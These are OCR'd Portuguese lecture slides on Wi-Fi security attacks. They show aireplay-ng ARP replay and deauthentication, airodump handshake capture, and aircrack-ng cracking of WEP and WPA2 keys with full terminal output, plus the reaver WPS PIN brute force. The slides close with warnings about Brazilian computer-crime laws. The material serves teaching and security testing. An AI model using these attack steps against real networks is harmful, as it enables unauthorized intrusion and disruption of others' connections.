
Key 4 : ( ) 5AA66D03135CB2D67F61D19040

Apply Cancel

```
root@kali:~# aireplay-ng -3 -b 00:26:5A:F2:57:2B mon0
No source MAC (-h) specified. Using the device MAC (00:0D:A3:0B:87:C3)
14:41:28  Waiting for beacon frame (BSSID: 00:26:5A:F2:57:2B) on channel 6
Saving ARP requests in replay_arp-0701-144128.cap
You should also start airodump-ng to capture replies.
Read 2237 packets (got 118 ARP requests and 120 ACKs), sent 122 packets...(500 p
Read 2489 packets (got 167 ARP requests and 169 ACKs), sent 172 packets...(500 p
Read 2729 packets (got 216 ARP requests and 217 ACKs), sent 222 packets...(500 p
Read 2982 packets (got 264 ARP requests and 267 ACKs), sent 272 packets...(499 p
Read 3240 packets (got 314 ARP requests and 318 ACKs), sent 322 packets...(499 p
Read 3488 packets (got 361 ARP requests and 368 ACKs), sent 372 packets...(499 p
Read 3740 packets (got 411 ARP requests and 417 ACKs), sent 422 packets...(499 p
Read 3991 packets (got 459 ARP requests and 467 ACKs), sent 473 packets...(500 p
Read 4240 packets (got 507 ARP requests and 515 ACKs), sent 522 packets...(499 p
Read 4488 packets (got 559 ARP requests and 565 ACKs), sent 572 packets...(499 p
```

```
root@kali:~/Chop_Chop_WEP_2# aircrack-ng out-0*.cap
Opening out-01.cap
Opening out-02.cap
Opening out-03.cap
Opening out-04.cap
Opening out-05.cap
Opening out-06.cap
Read 813575 packets.

   #  BSSID              ESSID                     Encryption

   1  2C:B0:5D:          test                      WEP (171976 IVs)

Choosing first network as target.

Opening out-01.cap
Opening out-02.cap
Opening out-03.cap
Opening out-04.cap
Opening out-05.cap
Opening out-06.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 175013 ivs.
```


;) Prof. Marcos Monteiro




;) Prof. Marcos Monteiro

6 – Redes WPA e WPA2

- O WPA(2) Pessoal utiliza uma chave alfanumérica com comprimento entre 8 e 63 caracteres. Após a associação, quatro mensagens, conhecidas conjuntamente como 4-way handshake são trocadas.
- Na primeira mensagem, o AP envia ao cliente um número aleatório, chamado ANOUNCE. Depois disso o cliente gera um outro número aleatório, SNOUNCE e gera uma chave que combina o ANOUNCE, o SNOUNCE, a chave WPA(2) e endereço MAC do cliente. Essa chave é chamada PTK, e é a chave usada como entrada do RC4 ou AES no TKIP/CCMP.
- O AP, tendo as mesmas informações, pode gerar a mesma PTK e confirma isso com a terceira mensagem. A quarta mensagem é apenas um ACK do cliente.
- Depois do 4-way handshake, nenhuma informação sobre a chave é transmitida, não existem IVs, e por isso o TKIP não pode ser quebrado da mesma forma que o WEP.
- De fato a única maneira de descobrir a chave WPA/WPA2 é por um ataque de força bruta, testando diversas senhas comuns. Isso só pode ser feito se o 4-way handshake foi capturado por um atacante e ele sabe o ANOUNCE e SNOUNCE. Mesmo sabendo a chave da rede, sem esses números não é possível espiar pacotes em uma rede WPA.

;) Prof. Marcos Monteiro

6 – Redes WPA e WPA2



airodump-ng –bssid 00:18:E7:XX:XX:XX –channel 6 -w testcapture mon0

```
root@kali:~/WPA_Testing_TKIP# airodump-ng --bssid 00:18:E7:        --channel 6 -w te
stcapture mon0
```

```
CH  6 ][ Elapsed: 4 s ][ 2015-05-02 17:35

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:18:E7:          -33 100       37        8    2   6  54e. WPA2 TKIP   PSK  test

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:18:E7:          F4:09:D8:           -9    0 -24e     0        1
```

;) Prof. Marcos Monteiro

aireplay-ng -0 2 -a 00:18:E7:XX:XX:XX -c F4:09:D8:XX:XX:XX mon0

```
root@kali:~/WPA_Testing_TKIP# aireplay-ng -0 2 -a 00:18:E7:         -c F4:09:D8:
   mon0
17:45:48  Waiting for beacon frame (BSSID: 00:18:E7:         ) on channel 6
17:45:49  Sending 64 directed DeAuth. STMAC: [F4:09:D8:         ] [39|90 ACKs]
17:45:49  Sending 64 directed DeAuth. STMAC: [F4:09:D8:         ] [64|128 ACKs]
[1]+  Done                    wireshark testcapture-01.cap
root@kali:~/WPA_Testing_TKIP#
```

```
CH  6 ][ Elapsed: 14 mins ][ 2015-05-02 17:49 ][ WPA handshake: 00:18:E7:

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:18:E7:          -21  96     7737     2046    0   6  54e. WPA2 TKIP   PSK  test

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:18:E7:          F4:09:D8:           -9   54e-54e     1     1095
```

;) Prof. Marcos Monteiro

aircrack-ng -b 00:18:E7:XX:XX:XX testcapture*.cap

```
root@kali:~/WPA_Testing_TKIP# aircrack-ng -w password.lst -b 00:18:E7:        testca
pture*.cap
Opening testcapture-01.cap
Opening testcapture-02.cap
Reading packets, please wait...
```

```
                                Aircrack-ng 1.2 rc1

                  [00:00:00] 6 keys tested (82.20 k/s)

                        KEY FOUND! [ password12345 ]

      Master Key     : 85 57 C3 E7 86 D7 77 85 65 E3 C0 F6 4C F9 E3 1E
                       9E 95 3D 41 5D 10 7C C4 E1 01 7D 32 B1 DB CF 07

      Transient Key  : C2 FE 87 BD 45 B4 2D F1 D4 C0 B9 AC 45 C8 F1 6D
                       43 B5 C3 B9 E9 38 B6 04 BF 43 5A 4E E4 54 F0 CB
                       82 F3 95 B0 51 C4 B1 95 DB B0 15 8F A1 6A B2 1E
                       7B 52 D4 86 CC EA 25 98 F8 96 45 17 E7 BE A3 B7

      EAPOL HMAC     : 1C 6A 22 8D A2 8E 7C A4 FD 96 FB 82 4A C1 2D 97
root@kali:~/WPA_Testing_TKIP#
```

;) Prof. Marcos Monteiro

6.1 – WPS/QSS

O Wireless Protected Setup, ou Quick Secure Setup, é uma forma de facilitar a configuração da rede para usuários domésticos.

A ideia é que um novo dispositivo, quanto tenta se associar, deve digitar um código PIN de 8 dígitos, normalmente escrito no AP. Feito isso, o AP e o dispositivo trocam, de forma segura, a chave da rede WPA/WPA2-PSK, potencialmente complicada, e a partir desse ponto o cliente guarda essa senha e o usuário não precisa mais se preocupar.

Por ter 8 dígitos e cada transição de troca de chaves demorar em torno de 1 segundo, encontrar o PIN por força bruta parece inviável a primeira vista. Porém, foi notado que o último digito é um checksum e que durante a autenticação, o AP sinaliza a corretude de cada metade do PIN.

Por isso, o quantidade de números que devem ser testados cai de 100.000.000 para 11.000. Um número perfeitamente possível de se quebrar por força bruta.

;) Prof. Marcos Monteiro

6.1 – WPS/QSS

O programa reaver faz exatamente isso. Pode-se obter a chave de uma rede WPA/WPA2-PSK com o comando:

 # reaver -i mon0 -b 00:01:02:03:04:05

onde 00:01:02:03:04:05 é o BSSID da rede. O ataque, em geral, demora de 2h a 4h.

Por isso é recomendado que não se use WPS. Um esquema de segurança que era razoavelmente seguro se tornou inseguro pelo seu uso. Hoje os Hardwares, apesar de manter a mesma lógica do WPS, impedem o ataque via brute force, desativando temporariamente o modo WPS após identificar um ataque.

;) Prof. Marcos Monteiro

Para conhecimento

- Art. 154-A e 154-B, C.P.
  - Invasão de dispositivo informático
- Art. 266, C.P.
  - Interromper, impedir ou dificultar serviços telemático ou de informática de utilidade pública.
- Art. 155, CP.
  - Subtrair, para si ou para outrem, coisa móvel alheia.
- Art. 157, CP
  - Subtrair coisa móvel alheia, para si ou para outrem, mediante grave ameaça ou violência a pessoa, ou depois de havê-la, por qualquer meio, reduzido à impossibilidade de resistência.

;) Prof. Marcos Monteiro

Perguntas?

- Prof. Marcos Monteiro
  - http://www.marcosmonteiro.com.br
  - contato@marcosmonteiro.com.br
  - +55 (85) 9 8805 4112